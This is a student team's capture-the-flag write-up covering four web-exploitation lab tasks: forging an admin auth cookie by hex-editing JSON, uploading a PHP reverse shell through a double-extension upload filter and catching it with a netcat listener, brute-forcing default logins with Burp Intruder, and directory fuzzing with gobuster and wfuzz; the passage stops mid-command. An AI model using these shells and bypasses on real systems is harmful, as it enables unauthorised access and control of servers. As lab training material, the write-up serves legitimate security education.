

PSP0201

Week 2

Writeup

Group Name: Sunny

Members:


ID	Name	Role
1211104248	Lew Chun Men	Leader
1211102048	Nur Aqilah Marsya Binti Abdul Halim	Member
1211103274	Nur Insyirah Binti Abd Jalin	Member
1211101070	Hazrel Idlan bin Hafizal	Member

Day 1: Web Exploitation – A Christmas Crisis

Tools Used: Kali Linux, Firefox

Solution/Walkthrough:

Question 1- Inspect the website. What is the title of the website?



Press F12 to inspect website.



In between the `<title>` tag we can see the title of the website which is “Christmas Console”.

Question 2 – What is the name of the cookie used for authentication?

When an account is registered, we can log in and check the cookie to see the name of the cookie by inspecting the website and heading over to the storage tab.



The name of the cookie used for authentication is **auth**.

Question 3 – In what format is the value of the cookie encoded?

Name	Value
auth	7b22636fd70616e79223a22546865204265737420466573746976616c20436fd70616e79222c2022757365726e616d65223a226368756e6d656e227d

The cookie looks like it is encoded in hexadecimal. We can double check this by decoding this to plain text using cyberchef.

The image shows the CyberChef web application. On the left, under the 'Recipe' tab, the 'From Hex' block is selected with the 'Delimiter' set to 'Auto'. The 'Input' pane on the right contains a long hexadecimal string: 7b22636fd70616e79223a22546865204265737420466573746976616c20436fd70616e79222c2022757365726e616d65223a226368756e6d656e227d. The 'Output' pane shows the decoded JSON string: {"company":"The Best Festival Company", "username":"chunmen"}.

Question 4 – Having decoded the cookie, what format is the data stored in?

From the cyber chef output, we can see a json statement. Which means, the data is stored in **json**.

Question 5 – What is the value for the company field in the cookie?

From the output, the value for the company field is, **“The Best Festival Company”**.

Question 6 – What is the other field found in the cookie?

From the output, the other field is, **“username”**.

Question 7 – What is the value of Santa’s cookie?

We can find the value of Santa’s cookie by converting our own username in the username field to “santa”, and then encoding it back to hexadecimal.

The image shows the CyberChef web application. On the left, under the 'Recipe' tab, the 'To Hex' block is selected with 'Delimiter' set to 'None' and 'Bytes per line' set to '0'. The 'Input' pane contains a JSON string: {"company":"The Best Festival Company", "username":"santa"}. The 'Output' pane shows the resulting hexadecimal string: 7b22636fd70616e79223a22546865204265737420466573746976616c20436fd70616e79222c2022757365726e616d65223a2273617461227d.

Upon doing that, we get the value of the cookie when Santa logs in to the control console using his own credentials.


(continued...)

Question 8 – What is the flag you’re given when the line is fully active?

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
auth	7b22638f6d70616e79223a22546865204265737420466573746970616e20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d	10.10.74.116	/	Session	122	false	false	None	Sat, 18 Jun 2022 05:...

After changing the value of the auth cookie to Santa’s, we can get access to Santa’s user account by refreshing the page.

Having control of the assembly line, we can re-activate the assembly line.



Which shows us the flag.

Thought Process/Methodology:

Upon accessing the target machine, we arrived at a login/registration page. After we registered our own account and logged in to our own account, we arrived at our user homepage. After that we press F12 on our keyboard to access the website’s developer console. Then we navigate to the storage console to see cookies used in the website. We could see a cookie used for user authentication named “auth”. Upon looking at the value of the “auth” cookie, we concluded that it is encoded using hexadecimal. After that, we decoded the hexadecimal value to plain text, which revealed a json statement with fields “company” and “username”. We proceeded to alter the value of the username field to “santa” and then encoding the json statement back to hexadecimal, this way we get the value of the cookie when Santa logs in to his own account. We proceeded to paste the altered value as the value of the auth cookie. After refreshing the page, we arrived at Santa’s Christmas control centre and we have access to the controls of the assembly line. Upon re-activating all the assembly line, the flag is revealed.


Day 2: Web Exploitation – The Elf Strikes Back!

Tools Used: Kali Linux, Firefox, netcat, gobuster

Solution/Walkthrough:


Question 1 – What string of text needs adding to the URL to get access to the upload page?

When we first access the target machine we are greeted by this page:



The string of text needs to be added in order to sign in and to access the upload page is **"ODIzODI5MTNiYmYw"**.

The link should look like this, "machine.ip/?id=ODIzODI5MTNiYmYw".



Question 2 – What type of file is accepted by the site?

There are two ways to do this.

The first way is to try uploading multiple file types. If a specific file type can be uploaded successfully, then that file type can be accepted by the site.

The second way to do this is to click on select, and then look at the supported file types.



After uploading an image file, we get a prompt, "File received successfully!"




Which means, image is the type of file accepted by the site.

Question 3 – In which directory are the uploaded files stored?


In order to know which directory the files are stored, we can try common subdirectories like, /uploads, /images, /media or /resources.

In this case, the uploaded is stored in /uploads.



Question 4 – Read up on netcat’s parameter explanations. Match the parameter with the explanation below.

In order to see the commands that you can use with netcat and their uses, type “netcat -help” in terminal.




```
1211104248@kali: ~  
File Actions Edit View Help  
(1211104248@kali)-[~]  
└─$ netcat -help  
[v1.10-47]  
connect to somewhere: nc [-options] hostname port[s] [ports] ...  
listen for inbound: nc -l -p port [-options] [hostname] [port]  
options:  
-c shell commands as '-e'; use /bin/sh to exec [dangerous!!]  
-e filename program to exec after connect [dangerous!!]  
-b allow broadcasts  
-g gateway source-routing hop point[s], up to 8  
-G num source-routing pointer: 4, 8, 12, ...  
-h this cruff  
-i secs delay interval for lines sent, ports scanned  
-k set keepalive option on socket  
-l listen mode, for inbound connects  
-n numeric-only IP addresses, no DNS  
-o file hex dump of traffic  
-p port local port number  
-r randomize local and remote ports  
-q secs quit after EOF on stdin and delay of secs  
-s addr local source address  
-T tos set Type Of Service  
-u answer TELNET negotiation  
-v verbose [use twice to be more verbose]  
-w secs timeout for connects and final net reads  
-C Send CRLF as line-ending  
-z zero-I/O mode [used for scanning]  
port numbers can be individual or ranges: lo-hi [inclusive];  
hyphens in port names must be backslash escaped (e.g. 'ftp\~data').  
(1211104248@kali)-[~]  
└─$
```

Question 5 – What is the flag in /var/www/flag.txt?

We have to first, upload a reverse shell onto the site. To do this:

First, copy the reverse shell from, /usr/share/webshells/php/php-reverse-shell.php and paste it into an easily accessible directory like, /home/username/Documents.

Second, change the ip.address to your open vpn ip.address and port to 443 in the reverse shell using a text editor.




```
~/Documents/php-reverse-shell.php - Mousepad  
File Edit Search View Document Help  
41 // Some compile-time options are needed for daemonisation (like pcntl,  
42 // posix). These are rarely available.  
43 // Usage  
44 //  
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.  
46  
47 set_time_limit (0);  
48 $VERSION = "1.0";  
49 $ip = '10.0.92.183'; // CHANGE THIS  
50 $port = 443; // CHANGE THIS  
51 $chunk_size = 1400;  
52 $write_a = null;  
53 $error_a = null;  
54 $shell = 'uname -a; w; id; /bin/sh -i';  
55 $daemon = 0;  
56 $debug = 0;  
57  
58 //  
59 // Daemonise ourself if possible to avoid zombies later  
60 //  
61
```


Third, since the shell listener is a .php file (i.e. not an image file), we cannot upload it to the site normally.

(continued....)


In order to bypass the filter, we use a double-barrelled extension to name our shell listener file (i.e. “.png.php”)




Now we can upload the reverse shell onto the site. You will not be able to see the reverse shell file, since it is not a supported file type. To see it you will have to change “all supported types” to “all types” in the file upload window.




After that, go to the index of uploads (machine.ip/uploads), and you should see your reverse shell there.



Next, go to terminal and use the command, “sudo nc -lvnp 443”, to use netcat to create a listener on port 443.




Now that there is a listener on port 443, we can go back to the index of uploads and execute the reverse shell.



This shows that the target machine has connected to our machine.

Now we can use the command, “cat /var/www/flag.txt”, to get the flag.



Thought Process/Methodology:

Upon connecting to the target machine we are greeted by a page which says "Please enter your ID as a GET parameter." Since we are provided with the id, "ODIzODI5MTNiYmYw", we can log in to the site. Upon logging in to the site we can see a small window that allows us to select and upload files to the site. Since not all file types are allowed on the website and we do not know which file type is allowed, we can try uploading different file types to know which file is accepted by the site. Since we got a pop up saying "File received successfully!" when we upload an image file, we know that images are an accepted file type. In order to know which subdirectory the uploaded files are stored in, we tried using common ones such as, /uploads, /images, /media and /resources. Ultimately, we found out that the files are uploaded to /uploads. Since we will be using a reverse shell to create a network from the target machine to our own machine to reveal the flag in "/var/www/flag.txt", we copied the reverse shell from /usr/share/webshells/php/php-reverse-shell.php to an easily accessible directory, which in our case we copied to /home/1211104248/Documents/. In order for the reverse shell script to create a connection from the victim machine to our machine, we change the ip.address in the script to our open vpn ip.address and the port to 443. The reason we use the port 443 is because port 443 is less likely to be blocked by a firewall. Now we have to upload the script to the site in order to execute it, but the site only accepts images or else the file will be filtered and the upload will be unsuccessful. In order to bypass this, we used a double-barrelled extension for our reverse shell script, in our case we changed the file name to php-reverse-shell.png.php. We can now successfully upload the reverse shell script to the site. Next, we use the command "sudo nc -lvnp 443" in terminal to tell netcat to, (l) listen for an incoming connection rather than initiate a connection to a remote host, (v) give a more verbose output, (n) not do any DNS or service lookups on any specified addresses, hostnames or port, and (p) to use the port 443. Now that we have a listener on port 443, we go to the /upload directory in the site and execute the reverse shell script. Netcat will then tell us that there is a connection between our attack machine and the victim's machine. Now we use the command "sh4.4\$ cat /var/www/flag.txt" to reveal the flag.

Day 3: Web Exploitation – Christmas Chaos

Tools used: Kali Linux, Firefox, FoxyProxy, Burpsuite

Solution/Walkthrough:

Question 1 – What is the name of the botnet mentioned in the text that was reported in 2018?

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called [Mirai](#) took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

The botnet's name is Mirai.

Question 2 – How much did Starbucks pay in USD for reporting default credentials according to the text?

In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid \$250 for the reported issue):

- <https://hackerone.com/reports/195163> - Starbucks, bug bounty for default credentials.
- <https://hackerone.com/reports/804548> - US Dept Of Defense, admin access via default credentials.

Starbucks paid 250 for bug bounty.

Question 3 – Read the report from Hackerone ID:804548 – who was the agent assigned from the Dept of Defence that disclosed the report on June 25th?



The agent that disclosed the report on June 25th is ag3nt-j1

Question 4 – Examine the options on FoxyProxy on Burp. What is the port number for Burp?

- 1) Start Burpsuite and turn on intercept
- 2) Enable FoxyProxy to Burp, to proxy traffic to Burpsuite
- 3) Login using any credentials.
- 4) Burpsuite should now pop up.
- 5) Right click and send to intruder.

A screenshot of the 'Attack Target' configuration window in Burp Suite. It contains fields for 'Host' (10.10.39.228) and 'Port' (80). There is an unchecked checkbox labeled 'Use HTTPS'.

The port number is **80**

Question 5 – Examine the option on FoxyProxy on Burp. What is the proxy type?

In HTTP history in proxy tab in Burpsuite we can see this:

1 http://10.10.39.228

Proxy type is **HTTP**

Question 6 – Experiment with decoder on Burp. What is the URL encoding for “PSP0201”?

Go to decoder tab in Burpsuite and type PSP0201 in the text box.

Then at the right side encode it as URL.



The URL encoding for “PSP0201” is “%50%53%50%30%32%30%31”.

Question 7 – Look at the list of attack type options on intruder. Which of the following options matches the one in the description?

The description is as follows:

“Uses multiple payload sets. Different payload for each defined position up to maximum 20. Iterates through each payload set in turn, so all permutations of payload combinations are tested.”



By clicking on the question mark in the position tab in the intruder tab, we can see the documentation about the attack positions.

The attack type that best matches the description is:


- **Cluster bomb** - This uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn, so that all permutations of payload combinations are tested. I.e., if there are two payload positions, the attack will place the first payload from payload set 1 into position 1, and iterate through all the payloads in payload set 1 in position 1; it will then place the second payload from payload set 2 into position 1, and iterate through all the payloads in payload set 2 in position 1. This attack type is useful where an attack requires different and unrelated or unknown input to be inserted in multiple places within the request (e.g. when guessing credentials, a username in one parameter, and a password in another parameter). The total number of requests generated in the attack is the product of the number of payloads in all defined payload sets - this may be extremely large.

Cluster Bomb

Question 8 – What is the flag?

1) Once Burpsuite and FoxyProxy is set up and intercept in Burpsuite is on, log in using any credentials. Doing so will cause Burpsuite window to pop up.


2) Right click and click send to intruder.



3) Go to the intruder tab and go to positions and change attack type to cluster bomb.

4) Go to payloads.

5) Add root, admin and user to payloads set 1 and root, password and 12345 to payloads set 2.



6) Once all of that is done, start the attack!

7) A tab should pop up showing the progress.


Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			302			309	
1	root	root	302			309	
2	admin	root	302			309	
3	user	root	302			309	
4	root	password	302			309	
5	admin	password	302			309	
6	user	password	302			309	
7	root	12345	302			309	
8	admin	12345	302			255	
9	user	12345	302			309	

Since there is only one correct combination of usernames and passwords, and request number 8 is the only one that has different “Length”.

The correct username and password is “admin” and “12345” respectively.

(continued...)

When logged in using the correct credentials the flag is revealed:



(ps the ip.address for website is different because I passed the 1-hour mark)

Thought Process/Methodology:

Upon entering the site, we are greeted by a login page. Since we are going to brute-force the login with permutations of default login credentials, we will be using Burpsuite. In order to do this, we start Burpsuite and turn on intercept. Then we use FoxyProxy to proxy traffic from the website to Burpsuite. Next, we go back to the website, enter random credentials and click on log in. Burpsuite will then capture the post (post being we submitting something onto the website) request in the proxy tab. Then, we right click it and send it to intruder. In the intruder tab we go to positions and change attack type to cluster bomb. The cluster bomb attack position allow us to iterate through each payload set in turn, so all permutations of payload combinations are tested. Now we go to payloads and add "root", "admin" and "user" to payload set 1 and "root", "password" and "12345" to payload set 2. Next, we click on "Start Attack" to start the brute-force attack. A new window popped up showing the progress of the attack. After the attack has finished, we see which "length" and "status" of combination of username and password is different from the others, since there is only one correct combination of username and password, which the username is "admin" and the password is "12345". Finally, we turn off FoxyProxy and log in to the website using the correct credentials, which upon doing that, shows us the flag.

Day 4: Web Exploitation – Santa’s Watching

Tools Used: Kali Linux, Firefox, Gobuster, wfuzz

Tutorial/Walkthrough:

Question 1 – Given the URL "http://shibes.xyz/api.php", what would the entire wfuzz command look like to query the "breed" parameter using the wordlist "big.txt"? (assume that "big.txt" is in your current directory):

“wfuzz -c -z file, big.txt <http://shibes.xyz/api.php?breed=FUZZ>”

Question 2 – Use GoBuster (against the target you deployed - - not the shibes.xyz domain) to find the API directory. What file is there?

1) Run Gobuster in “dir” mode on the site to find php files using the wordlist big.txt. To do that, type this command in terminal.

“gobuster dir -u machine.ip -w /usr/share/wordlists/dirb/big.txt -x .php”

2) After waiting for Gobuster to run for a while we can see that the API directory is in, “machine.ip/api/”.

```
(1211104248@kali)-[~]
$ gobuster dir -u 10.10.63.71/ -w /usr/share/wordlists/dirb/big.txt -x .php

